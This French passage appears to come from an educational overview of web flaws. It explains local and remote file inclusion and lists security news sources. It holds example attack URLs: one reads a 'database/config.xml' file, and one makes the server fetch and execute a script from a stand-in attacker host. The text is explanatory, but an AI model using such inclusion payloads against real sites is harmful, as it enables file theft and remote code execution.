Et vérifier si le paramètre passé à la fonction est directement ou indirectement une entrée utilisateur, si c'est le cas votre application est sûrement vulnérable.

- LFI :

Imaginons qu'il existe un fichier nommé "config.xml" dans un sous-dosssier "database", il serait possible d'afficher son contenu en appelant la ressource comme il suit:

http://localhost/lfi.php?page=database/config.xml

- RFI :

Au lieu d'inclure un fichier local, il est possible de passer en paramètre une url pointant vers un script malicieux développé par un pirate.

http://localhost/rfi.php?page=http://serveur-pirate.net/exploit.php

Ce script sera récupéré par l'application et exécuté puis rendu dans la page résultante.

Résultat des Recherches

Les sources à suivre, rester informer sur les nouvelles failles :

OWASP (Open Web Application Security Project) est une communauté en ligne travaillant sur la sécurité des applications web.

Tous les ans l'organisation publie un top 10 des failles critiques de sécurité concernant les applications web.

https://owasp.org/www-project-top-ten/

TheHackerNews publie chaque jour des articles sur la cybersécurité dans le but d'informer le plus d'individus de nouvelles failles à venir, proposant même des formations de « hacking éthique ».

https://thehackernews.com/

InfoSecurityGroup est un magazine publiant des articles sur la sécurité autour des applications Web

https://www.infosecurity-magazine.com/web-application-security/

Pour une liste exhaustive des failles de sécurité informatique les plus connues, voici le **portail de Sécurité Informatique de Wikipedia**:

https://fr.wikipedia.org/wiki/Portail:Sécurité_informatique